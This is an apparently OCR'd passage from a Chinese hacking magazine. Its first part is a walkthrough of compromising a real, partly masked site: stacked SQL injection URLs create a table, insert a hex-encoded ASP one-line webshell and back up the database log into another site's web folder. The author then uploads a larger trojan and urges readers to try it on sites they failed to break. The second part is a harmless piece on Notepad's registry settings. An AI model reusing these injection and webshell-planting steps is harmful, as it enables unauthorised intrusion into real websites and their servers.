


图2 发现注入点




图3 列目录

base bookshoping set RECOVERY FULL——

http://book.chinacom*******.com.cn/book.asp?id=3060063;create table el (ww image)——

http://book.chinacom*******.com.cn/book.asp?id=3060063;backup log bookshoping to disk = 'c:\elin' with init——

http://book.chinacom*******.com.cn/book.asp?id=3060063;insert into el (ww) values (0x3C256576616C28726571756573742822232229253E20)——

http://book.chinacom*******.com.cn/book.asp?id=3060063;backup log bookshoping to disk = 'D:\WEB\www.ks**.com.cn\yi.asp'——

http://book.chinacom*******.com.cn/book.asp?id=3060063;drop table el——




图4 备份成功

这样我可以来试访问http://www.ks**.com.cn/yi.asp，如图4所示。

看来我们备份成功了，再用连接端连接一下，果然成功了，接着上传一个大马，目标站就这样成功攻下了，如图5、6。

就这样，一个看似没有问题的站结果还是很轻松地突破了。

三、总结

以上的旁注也许与大家有所不同的在于没有先得到其它站的WebShell，因为即使得到也不一定可以跳转或者提权，而数据库备份却能做到写入非本站的目录中，




图5 上传ASP木马




图6 上传ASP木马成功

就这样导致了目标站WebShell的获得。我不知道这方法是不是我第一个发现的，但似乎没有在网上找到有关这种方法的文章或者动画。大家有机会也尝试着用这种方法，看看以前没有突破的站点能不能用该法成功突破，如果成功了，一定要告诉我哦。不多说了，欢迎大家与我交流，我黑手论坛的ID：elin。

[文章中的注入语句的解释光盘中有收录]

编辑点评：

怎么说呢，这样的入侵也可以算是一种另类的旁注了吧！其实入侵就是这样，没有固定的模式，稍微不同一点的思路也许就会产生大的差异。我觉得大家在看高手的文章的时候学习思路还是最重要的，注重固定的步骤不会让你学到更多东西。而且计算机领域的东西很容易触类旁通，所以开阔的思路是最重要的。

文件移动引发的思考

图 姚淑云

从本文中你可以学到：

在注册表中修改Notepad默认配置的方法

最近失恋了，最想做的事情就是一个人对着电脑桌面发呆，再者就是把一封"分手信"的txt文件先打开移动到某个地方，然后关闭再打开再移到其它地方，颇有愚公移山的味道（小编：不像失恋的人啊……）。反复操作若干次后发现了一个问题：为什么我每次打开一个txt文件看完关闭它后，下次我再打开它的时候启始位置就是我先前关闭它的位置呢？难道我们用的windows操作系统已经到了完全智能的地步了吗？

非也，非也！今天我举这个例子有两个目的，一是要说清楚这个问题，二是要教会大家一种思考问题的方法。好，现在我们先解决手头上的问题，其实解决这个问题很简单，我当时的第一感觉就是从注册表入手，注册表可是Windows的灵魂哦！




图1 RegSnap的比较结果

知道从注册表入手后，我使用了RegSnap比较前后两次注册表的变化，如图1所示。

结果表明在HKEY_CURRENT_USER\Software\Microsoft\NotePad下的DWORD值iWindowPosX和iWindowPosY，它们记录了每次我们移动文本文件的最后位置（注意是最后位置，我们每移动一次，这两个键值都会发生改变）我们打开注册表看看，如图2。




图2 来到对应的注册表位置




图3 像素和厘米的换算关系

这只是我电脑中关于NotePad的配置，你的有可能不同。这里面其实就是保存了关于NotePad的一些基本配置，因为TXT文件是用NotePad打开的，理所当然TXT文件的配置也放在其中。图2中iWindowPosX和iWindowPosy的值分别为93和190，注意单位是像素，大家都知道厘米是个什么概念，像素这个概念就抽象多了，像素与厘米的换算关系是这样的：38像素=1厘米。为了方便大家记忆，我到网上收集了张表供大家参考，如图3。

那iWindowPos究竟和桌面有什么关系呢？我们以桌面左上角为坐标轴的原点，原点向右为X轴，原点向下为Y轴。如果iWindowPosx和iWindowPosy这两个数值同是0的话，那么NotePad的左上角应该停留在桌面的左上角。现在大家应该对iWindowPosx和iWindowPosy了解了吧！NotePad的方向是确定下来了，但是我又发现一个问题，就是NotePad的宽度和高度上次改变后，下次再打开的时候依旧是这样的宽这样的高，那么高度和宽度又是由什么控制的呢？其实图2中**iWindowPosDX**和**iWindowPosDy**这两个键值就是控制NotePad的宽和高的，同样单位也是像素，大家实践下就明白了。

下面我们再简单看下NotePad的其它一些键值。因为比较多，我归类说下：**iMarginBottom、iMarginLeft、iMarginRight、iMarginTop、szHeader和szTrailer**是控制打印机的，我们在记事本中依次点“文件”——“页面设置”，如图4。

